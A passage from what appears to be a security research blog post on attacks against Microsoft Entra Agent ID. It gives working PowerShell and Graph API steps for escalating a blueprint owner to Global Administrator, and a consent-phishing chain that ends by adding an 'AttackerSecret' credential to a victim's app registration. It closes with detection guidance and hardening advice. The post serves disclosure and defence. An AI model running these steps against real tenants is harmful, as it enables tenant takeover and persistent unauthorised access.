secretText          : tek[CUT-BY-COMPASS]
startDateTime       : 26.05.2026 18:45:32
The new client secret is then used to authenticate as the related child agent identity. The resulting token contains the RoleAssignmentSchedule.ReadWrite.Directory permission:
PS> $tokensAgents = Invoke-AgentAutonomousAppFlow -TenantId "9f412d6a-xxxx-xxxx-xxxx-32e31a6af459" -BlueprintClientId "e6c0f346-22cc-4513-8947-6f3e2936a320" -AgentIdentityClientId "f6dc46e8-48a2-42c8-83bf-cf639cc3c4d0" -BlueprintClientSecret "tek[CUT-BY-COMPASS]" -Api "graph.microsoft.com"
[*] Starting Client Credential flow: API api://AzureADTokenExchange / Client id: e6c0f346-22cc-4513-8947-6f3e2936a320 / Auth: ClientSecret
[+] Got an access token
[i] Expires at: 05/26/2026 20:57:20
[*] Starting Client Credential flow: API graph.microsoft.com / Client id: f6dc46e8-48a2-42c8-83bf-cf639cc3c4d0 / Auth: ClientAssertion
[+] Got an access token
[i] Audience: https://graph.microsoft.com / Expires at: 05/26/2026 20:57:20

PS> $tokensAgents

token_type      : Bearer
expires_in      : 599
ext_expires_in  : 599
access_token    : eyJ0eXAiOi[CUT-BY-COMPASS]
Expiration_time : 26.05.2026 20:57:20
client_app_id   : f6dc46e8-48a2-42c8-83bf-cf639cc3c4d0
client_app      : My_AI_Evil
sp_object_id    : f6dc46e8-48a2-42c8-83bf-cf639cc3c4d0
roles           : RoleAssignmentSchedule.ReadWrite.Directory
xms_par_app_azp : e6c0f346-22cc-4513-8947-6f3e2936a320
tenant          : 9f412d6a-xxxx-xxxx-xxxx-32e31a6af459
audience        : https://graph.microsoft.com
This dangerous Microsoft Graph API permission can be used to assign Entra ID roles. In this example, the attacker uses it to assign the Global Administrator role to the compromised owner account:
PS> $uri = "https://graph.microsoft.com/v1.0/roleManagement/directory/roleAssignmentScheduleRequests"
$bodyObject = @{
    action           = "adminAssign"
    justification    = "Assign Global Admin"
    roleDefinitionId = "62e90394-69f5-4237-9190-012177145e10"
    directoryScopeId = "/"
    principalId      = "cb49adae-29d9-4a88-9761-635c54b4b216"
    scheduleInfo     = @{
        startDateTime = "2022-04-10T00:00:00Z"
        expiration    = @{
            type = "noExpiration"
        }
    }
}

$headers = @{
    Authorization  = "Bearer $($tokensAgents.access_token)"
    "Content-Type" = "application/json"
    Accept         = "application/json"
}

$bodyJson = $bodyObject | ConvertTo-Json -Depth 10

Invoke-RestMethod -Method POST -Uri $uri -Headers $headers -Body $bodyJson

@odata.context    : https://graph.microsoft.com/v1.0/$metadata#roleManagement/directory/roleAssignmentScheduleRequests/$entity
id                : d03152cd-7e90-408b-837a-0529ab68e20a
status            : Provisioned
createdDateTime   : 26.05.2026 18:53:16
completedDateTime : 26.05.2026 18:53:17
action            : adminAssign
principalId       : cb49adae-29d9-4a88-9761-635c54b4b216
roleDefinitionId  : 62e90394-69f5-4237-9190-012177145e10
directoryScopeId  : /
isValidationOnly  : False
targetScheduleId  : d03152cd-7e90-408b-837a-0529ab68e20a
justification     : Assign Global Admin
createdBy         : @{application=; device=; user=}
scheduleInfo      : @{startDateTime=26.05.2026 18:53:17; recurrence=; expiration=}
ticketInfo        : @{ticketNumber=; ticketSystem=}

As a result, the owner of the agent blueprint was able to add credentials to the blueprint, authenticate as the associated agent identity, and use its permissions to assign Global Administrator rights to their account:
Attack 2: Agent ID Consent Phishing
Consent phishing attacks can also be performed with agent identities. The basic idea is similar to classic service principal consent phishing, but the Agent ID model adds an additional step:
- The attacker prepares a multitenant agent blueprint with the desired permissions configured as required resource access. In addition, the blueprint allows inheritable permissions for Microsoft Graph, by setting
allAllowed. - The attacker then sends a consent URL containing the blueprint app ID to an administrator in another organization. If the administrator grants consent, a blueprint principal is created in the victim tenant and the requested permissions are granted to it.
- Blueprint principals always receive the
AgentIdentity.CreateAsManagerrole claim in their token. This allows the attacker, to authenticate as the blueprint principal in the victim tenant and create one or more child agent identities. - Because the blueprint allows inheritable Microsoft Graph permissions, the newly created agent identity can inherit the permissions consented on the blueprint principal. In the example, this included
Application.ReadUpdate.All.The attacker could then authenticate as the agent identity and use this permission to add credentials to any existing app registration in the tenant.

In the following technical demonstration, the attacker has already created the agent blueprint, configured the inheritable permissions and required resource access, and added a secret to the blueprint.
In the second step, the attacker sends an admin consent link to an administrator in another tenant. The link references the attacker-controlled blueprint app ID: https://login.microsoftonline.com/925c2cd8-xxxx-xxxx-xxxx-1257ffd75334/adminconsent?client_id=298c659a-f715-41c1-a5dd-c29f6a022a18
The administrator in the victim organization sees the following consent prompts:

If the administrator clicks the link and consents to the blueprint and the requested permissions, the blueprint principal is created in the victim tenant.
The attacker can then use a tool such as EntraTokenAid to authenticate as the blueprint principal in the victim tenant. As shown below, the resulting token contains the role claim AgentIdentity.CreateAsManager, which allows the blueprint principal to create child agent identities:
PS> $BpTokens = Invoke-ClientCredential -TenantId "925c2cd8-a177-41a5-93f3-1257ffd75334" -ClientId "298c659a-f715-41c1-a5dd-c29f6a022a18" -ClientSecret "hN[CUT-BY-COMPASS]"
[*] Starting Client Credential flow: API graph.microsoft.com / Client id: 298c659a-f715-41c1-a5dd-c29f6a022a18 / Auth: ClientSecret
[+] Got an access token
[i] Audience: https://graph.microsoft.com / Expires at: 05/26/2026 11:46:23

PS> $BpTokens

token_type      : Bearer
expires_in      : 1199
ext_expires_in  : 1199
access_token    : eyJ0eXAiOiJKV1QiL[CUT-BY-COMPASS]
Expiration_time : 26.05.2026 11:46:23
client_app_id   : 298c659a-f715-41c1-a5dd-c29f6a022a18
client_app      : SuperFreeAI
sp_object_id    : e0ab8a72-a6d9-4f9f-b862-1cc32059e33a
roles           : AgentIdentity.CreateAsManager
tenant          : 925c2cd8-xxxx-xxxx-xxxx-1257ffd75334
audience        : https://graph.microsoft.com
The access token can then be used to create a new agent identity in the victim tenant (step 3). One requirement is a valid user principal name from the victim tenant, which is needed to define the mandatory sponsor for the new agent identity:
PS> $body = @{
      "displayName"              = "SuperFreeAI"
      "agentIdentityBlueprintId" = "298c659a-f715-41c1-a5dd-c29f6a022a18"
      "[email protected]"      = @("https://graph.microsoft.com/v1.0/users/[email protected]")
    } | ConvertTo-Json -Depth 5

PS> Invoke-RestMethod -Method POST -Uri "https://graph.microsoft.com/beta/serviceprincipals/Microsoft.Graph.AgentIdentity" -Body $body `
-Headers @{
  "Authorization" = "Bearer $($BpTokens.access_token)"
  "Content-Type"  = "application/json"
  "OData-Version" = "4.0"
}

@odata.context                         : https://graph.microsoft.com/beta/$metadata#servicePrincipals/microsoft.graph.agentIdentity/$entity
id                                     : 663690df-6339-43d8-95a9-4aa375d9e60b
accountEnabled                         : True
createdByAppId                         : 298c659a-f715-41c1-a5dd-c29f6a022a18
[CUT-BY-COMPASS]
Using EntraTokenAid, the attacker can then authenticate as the newly created agent identity. The resulting token shows that the agent identity received the consented Application.ReadUpdate.All permission through inheritance:
PS> $AgentTokens = Invoke-AgentAutonomousAppFlow -TenantId "925c2cd8-a177-41a5-93f3-1257ffd75334" -BlueprintClientId "298c659a-f715-41c1-a5dd-c29f6a022a18" -AgentIdentityClientId "1107f355-1cbf-4124-aa0f-babf0445af71" -BlueprintClientSecret "hN[CUT-BY-COMPASS]" -Api "graph.microsoft.com"
[*] Starting Client Credential flow: API api://AzureADTokenExchange / Client id: 298c659a-f715-41c1-a5dd-c29f6a022a18 / Auth: ClientSecret
[+] Got an access token
[i] Expires at: 05/26/2026 11:49:07
[*] Starting Client Credential flow: API graph.microsoft.com / Client id: 1107f355-1cbf-4124-aa0f-babf0445af71 / Auth: ClientAssertion
[+] Got an access token
[i] Audience: https://graph.microsoft.com / Expires at: 05/26/2026 11:49:0

PS> $AgentTokens
token_type      : Bearer
expires_in      : 1199
ext_expires_in  : 1199
access_token    : eyJ0eX[CUT-BY-COMPASS]
Expiration_time : 26.05.2026 11:52:45
client_app_id   : 663690df-6339-43d8-95a9-4aa375d9e60b
client_app      : SuperFreeAI
sp_object_id    : 663690df-6339-43d8-95a9-4aa375d9e60b
roles           : Application.ReadUpdate.All
xms_par_app_azp : 298c659a-f715-41c1-a5dd-c29f6a022a18
tenant          : 925c2cd8-xxxx-xxxx-xxxx-1257ffd75334
audience        : https://graph.microsoft.com
With the granted permission, the attacker can enumerate app registrations and add a new credential to accessible application objects (step 4). This allows impersonation of the compromised application and may lead to further privilege escalation, depending on the permissions assigned to that application:
PS> (Invoke-RestMethod -Method GET -Uri "https://graph.microsoft.com/v1.0/applications" -Headers @{ "Authorization" = "Bearer $($AgentTokens.access_token)" }).value | select-object id,displayname

id                                   displayName
--                                   -----------
0802a141-c3f3-4681-93a5-dac8c1a9dda0 MyApplication
29c69ea0-db7d-4515-857d-ba48e5a303c8 terraform-azurerm
34476d0a-0b84-408f-bd0d-c5cf2e65dd92 ConnectSyncProvisioning_DC001_5a3ed062500e


PS> Invoke-RestMethod -Method POST `
    -Uri "https://graph.microsoft.com/v1.0/applications/29c69ea0-db7d-4515-857d-ba48e5a303c8/addPassword" `
    -Headers @{
        "Authorization" = "Bearer $($AgentTokens.access_token)"
        "Content-Type"  = "application/json"
    } `
    -Body (@{
        passwordCredential = @{
            displayName = "AttackerSecret"
            endDateTime = (Get-Date).AddYears(1).ToString("o")
        }
    } | ConvertTo-Json)


@odata.context      : https://graph.microsoft.com/v1.0/$metadata#microsoft.graph.passwordCredential
customKeyIdentifier :
displayName         : AttackerSecret
endDateTime         : 26.05.2027 09:37:35
hint                : YKl
keyId               : 7ee717ae-d593-4060-9752-b9106680d431
secretText          : YKl[CUT-BY-COMPASS]
startDateTime       : 26.05.2026 09:37:35
How to discover this with EntraFalcon
EntraFalcon is a PowerShell-based assessment and enumeration tool designed to evaluate Microsoft Entra ID environments and identify privileged objects and risky configurations. The tool is open source, available free of charge, and exports results as local interactive HTML reports for offline analysis. Installation instructions and usage details are available on GitHub:
https://github.com/CompassSecurity/EntraFalcon
For Agent ID, EntraFalcon enumerates agent blueprints, blueprint principals, agent identities, and agent users in the tenant. It also determines whether a blueprint is foreign and analyzes assigned API permissions, including inherited permissions, group memberships, Entra ID roles, and Azure RBAC assignments. To support prioritization, around 80 API permissions are mapped to risk levels based on their potential impact, ranging from tenant takeover paths to access to sensitive business or user data.
The EntraFaclon Security Findings Report includes the results of 17 automated checks related to Entra Agent ID. Each finding provides a description, threat context, general remediation guidance, and details about the affected objects:

These checks can identify, for example:
- Foreign or internal agent identities with high-impact API permissions, either delegated or application permissions.
- Foreign or internal agent identities or agent users with privileged Entra ID roles or Azure RBAC assignments.
- Inactive agent identities or agent users.
- Agent blueprints owned by non-Tier-0 users.

In addition to the findings report, EntraFalcon generates dedicated reports for each Agent ID object type. These reports are sorted by a calculated risk score, which helps identify highly privileged identities more quickly:

More details can be examined in the object detail views. For example, the agent identity used in Attack Example 1 shows the assigned dangerous API permissions:

The corresponding agent blueprint view can then be used to understand the credential configuration, owners, inheritable permissions, and related child identities:
Recommendations
As with privileged service principals in general, the key questions are who can influence them and who can use them. For agent identities, this includes principals that can add or modify blueprint credentials, change ownership, or authenticate through the blueprint.
The following roles and permissions should be treated as highly privileged because they allow takeover of agent identities and agent users:
- Agent ID Administrator
- AI Administrator
AgentIdentityBlueprint.AddRemoveCreds.AllAgentIdentityBlueprint.ReadWrite.All- Owners of agent blueprints with highly privileged child objects
These roles, permissions, and ownership relationships should only be assigned according to the principle of least privilege. Identities holding them should be protected accordingly, for example with strong MFA, strict Conditional Access policies (for example, with device-based restrictions), and regular review. Furthermore, where possible, delegated permissions should be preferred over application permissions.
Consent to identities controlled by foreign blueprints should be handled carefully. Before granting consent, the requested permissions, publisher, and business purpose should be verified. In general, foreign-controlled blueprint principals should not receive high-impact permissions unless there is a clear requirement and suitable monitoring.
Disclaimer and Limitations
This post is based on research performed over roughly two weeks in a rapidly changing area of Microsoft Entra ID. Some behavior, object schemas, role permissions, and Microsoft Graph API details may change. Conditional Access policies for Agent ID were not considered.
The goal of this article is not to provide a complete implementation guide or a definitive description of all Agent ID behavior. Instead, it documents security-relevant observations, tested attack paths, and practical areas to consider when evaluating Agent ID usage in Entra ID tenants.
- https://learn.microsoft.com/en-us/entra/agent-id/agent-autonomous-app-oauth-flow ↩︎
- https://learn.microsoft.com/en-us/entra/agent-id/agent-on-behalf-of-oauth-flow ↩︎
- https://learn.microsoft.com/en-us/entra/agent-id/agent-user-oauth-flow ↩︎
- https://github.com/MicrosoftDocs/entra-docs/pull/1938 ↩︎
- https://learn.microsoft.com/en-us/graph/api/resources/agentid-platform-overview?view=graph-rest-1.0#microsoft-graph-permissions-blocked-for-agents ↩︎
- https://learn.microsoft.com/en-us/entra/agent-id/grant-agent-access-microsoft-365 ↩︎
- https://specterops.io/blog/2025/08/13/going-for-brokering-offensive-walkthrough-for-nested-app-authentication/ ↩︎
Leave a Reply